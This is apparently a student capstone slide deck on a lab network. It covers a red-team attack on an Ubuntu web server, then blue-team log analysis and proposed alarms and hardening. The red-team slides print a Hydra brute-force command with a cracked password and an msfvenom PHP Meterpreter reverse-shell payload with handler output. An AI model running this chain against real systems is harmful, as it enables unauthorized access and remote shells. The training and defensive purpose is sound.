Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway:1.0.0.1

Machines
IPv4: 192.168.1.105
OS: Ubuntu 18.04.1
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4
Hostname: ELK

IPv4: 192.168.1.90
OS: Kali Linux 2020.1
Hostname: Kali

IPv4: 192.168.1.1
OS: Windows 10 20H2
Hostname: ML-RefVM-684427

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Network Host
Kali	192.168.1.90	Attacker
Capstone	192.168.1.105	Target
ELK	192.168.1.100	Collecting logs

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
Ports 22 and 80 open to public	Access to company files not limited to employees, notably notes related to secret folders	Attackers are about to gain information about the company network
Weak passwords	Simple, short passwords with low entropy	Easily cracked with tools such as John the Ripper and online hash-cracking sites.
Local File Inclusion	Machine hosting the web server can be made to run malicious files	Host machine runs a file that allows an attacker to ultimately gain shell access

Exploitation: Publicly Open Ports

01

Tools & Processes


NMAP to discover potential openings that may be unintended by the company

02

Achievements

Pointed to other potential vulnerabilities and avenues to access the full system.

03



Exploitation: Weak Passwords

01

Tools & Processes
Hydra, brute forcing sign-ins on a specified web page

02

Achievements
Allowed attacker to gain access to the company shared file server.

03

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV
 192.168.1.105 http-get /company_folders/secret_folder/
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 0
8:35:40
root@Kali:/usr/share/wordlists#
```

Exploitation: Local File Inclusion

01

Tools & Processes
MSFVenom, Metasploit

Attacker created a payload using MSFVenom which allowed Metasploit to bridge a Meterpreter shell session on the host machine.

02

Achievements
After the passwords were cracked, attacker gained access to the company's shared file server. Exploit allowed attacker to gain shell access on the victim machine.

03

```
root@Kali:~# cd Desktop/
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.
1.90 lport=4444 > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~/Desktop#
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:48298)
 at 2022-07-25 16:13:19 -0700

meterpreter >
```

```
meterpreter > shell
Process 1600 created.
Channel 0 created.
cd /
find . -iname flag.txt
```


```
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



- Two port scans, starting 2:50:30 and 2:52:10 local time
- ~1000 packets, from 192.168.1.90
- A large number of packets in a very short amount of time, being sent to a many different ports



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

- Requests began at 15:33 local time on 07/23/2022, nearly 20,000 requests total.
- ‘connect_to_corp_server’, instructions on how to connect to the company webdav

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	19,630
http://127.0.0.1/server-status?auto=	4,751
http://snnmnkxdhflwgthqismb.com/post.php	465
http://www.gstatic.com/generate_204	243
http://192.168.1.105/webdav	236

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?


source.ip	192.168.1.90
# source.port	53068
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder/
t url.path	/company_folders/secret_folder/
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

- Nearly 20,000 requests made before password was discovered.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



- 236 requests made over 2 days of attacks
- passwd.dav, containing a hashed password, and shell.php, which was used to open a meterpreter connection

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Alert for large bursts of web requests from a single IP

What threshold would you set to activate this alarm?

Nmap scanned 1000 common ports, so 800 requests within 10 seconds should catch a similar attempt

System Hardening

What configurations can be set on the host to mitigate port scans?

Host can be set to not return an echo-reply to pings

Describe the solution. If possible, provide required command lines.

If using the firewall-cmd service to manage traffic:

sudo firewall-cmd --add-icmp-block=echo-reply --add-icmp-block=echo-request

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alert for web traffic to the hidden directory outside of local access or authorized IP addresses

What threshold would you set to activate this alarm?

Any attempt to access the hidden directory from unauthorized sources should be investigated

System Hardening

What configuration can be set on the host to block unwanted access?

Only allow web access to the directory from specific, authorized sources.

Describe the solution. If possible, provide required command lines.

Restrict access through standard web ports onto the entire file directory.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Alert for a number of HTTP POST requests beyond what would be expected for a forgotten password.

What threshold would you set to activate this alarm?

10-15 requests would easily capture a brute force attack.

System Hardening

What configuration can be set on the host to block brute force attacks?

Block access attempts from an IP doing an attack, or temporarily lock the account being accessed if the attack is distributed.

Describe the solution. If possible, provide the required command line(s).

User access permissions can be changed to lock account access when a password is incorrectly entered a specified number of times

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Similar to the hidden directory, alert for external web traffic.

What threshold would you set to activate this alarm?

Any unauthorized web traffic.

System Hardening

What configuration can be set on the host to control access?

Due to the security risks associated with a file server, access should be limited to a local office IP and possibly few external IP addresses.

Describe the solution. If possible, provide the required command line(s).

Block external traffic to the WebDAV file server from outside IP Addresses.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alert for uploads from unknown IP addresses.

What threshold would you set to activate this alarm?

If any file is uploaded from an IP address not associated with the logged in user.

System Hardening

What configuration can be set on the host to block file uploads?

Block uploads from unknown IP addresses.

Describe the solution. If possible, provide the required command line.


The End